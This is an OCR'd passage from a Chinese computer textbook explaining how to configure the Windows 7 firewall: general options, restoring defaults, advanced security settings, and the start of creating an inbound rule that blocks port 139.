


图 4-13　防火墙常规选项设置窗口

Windows 7 的防火墙默认设置为启用状态，此时一些可疑程序会被阻止运行，如果想要解除阻止，可以把该程序添加到“允许程序列表”(之后会讲到)中。如果选中“Windows 防火墙阻止新程序时通知我”复选框，则在防火墙阻止程序之前会弹出询问对话框，供管理员选择。如果选中“阻止所有传入连接，包括位于允许程序列表中的程序”复选框，则 Windows 7 的防火墙在阻止程序时不再通知用户，且忽略“允许程序列表”中的设置，但此选项不会对大多数网页、正常的收发电子邮件造成影响。

应避免关闭 Windows 7 的防火墙，除非计算机上运行了其他防火墙，否则，计算机很容易受到黑客和恶意软件的破坏。

2. 还原防火墙默认设置

如果对防火墙的设置出现错误和混乱，又找不到问题的解决办法，可以还原默认设置，删除之前所有网络位置配置的所有 Windows 防火墙设置。恢复的方法是：在“Windows 防火墙”窗口中单击“还原默认设置”，打开如图 4-14 所示的窗口。




图 4-14 还原防火墙默认设置

3. 防火墙高级设置

如果对系统安全的要求比较高，可以使用高级安全 Windows 防火墙进行计算机保护。它将主机防火墙和 Internet 协议安全性 (IPSec) 结合在一起。与边界防火墙不同，他在每台运行此版本 Windows 的计算机上运行，并对可能穿越边界网络或源于组织内部的网络攻击提供本地保护。它还提供计算机到计算机的连接安全。

高级安全 Windows 防火墙是一种有状态的防火墙，它检查并筛选 IPv4 和 IPv6 流量的所有数据包。筛选意味着通过管理员定义的规则对网络流量进行处理，进而允许或阻止网络流量。在默认情况下它阻止传入流量，除非是对主机请求的响应，或者得到特别允许的(即创建了允许该流量的防火墙规则)。

高级安全 Windows 防火墙还提供计算机到计算机的连接安全，可以请求或要求计算机在通信之前互相进行身份验证或密钥交换，也可选择在通信时使用数据完整性或数据加密。

高级安全 Windows 防火墙专为受管理网络的管理员而设计，不适用于家庭网络。可以在“Windows 防火墙”窗口左侧单击“高级设置”，打开“高级安全 Windows 防火墙”窗口进行设置，如图 4-15 所示。

图中左侧为配置目录，中间部分列出相应目录的详细信息，右侧是相应的配置选项。在其中可以创建防火墙规则以允许此计算机向程序、系统服务、计算机或用户发送流量，

或者从程序、系统服务、计算机或用户接收流量，即“入站规则”(如图 4-16 所示)和“出站规则”的设置。入站规则明细中列出了所有的匹配规则。




图 4-15　“高级安全 Windows 防火墙”窗口




图 4-16　入站规则

单击右侧的“新建规则”选项可以创建新的规则，如图 4-17 所示。规则类型包括：

- 程序。控制程序连接的规则，可以针对某一程序，也可以应用到所有程序。
- 端口。控制 TCP 或 UDP 端口连接的规则。
- 预定义。控制 Windows 体验功能连接的规则。
- 自定义。自定义规则。




图 4-17 “新建入站规则向导”对话框

如果要阻止 139 端口的入侵，则选中“端口(O)”单选按钮，然后单击“下一步”按钮出现如图 4-18 所示的界面。指定规则应用的协议和端口，按图 4-18 进行设置，然后单击“下一步”按钮出现如图 4-19 所示的界面。匹配规则时执行的操作有三种：允许连接、只允许安全连接和阻止连接。这里选择“阻止连接(K)”，单击“下一步”按钮，出现如图 4-20 所示的界面。



图 4-18 “协议和端口”界面

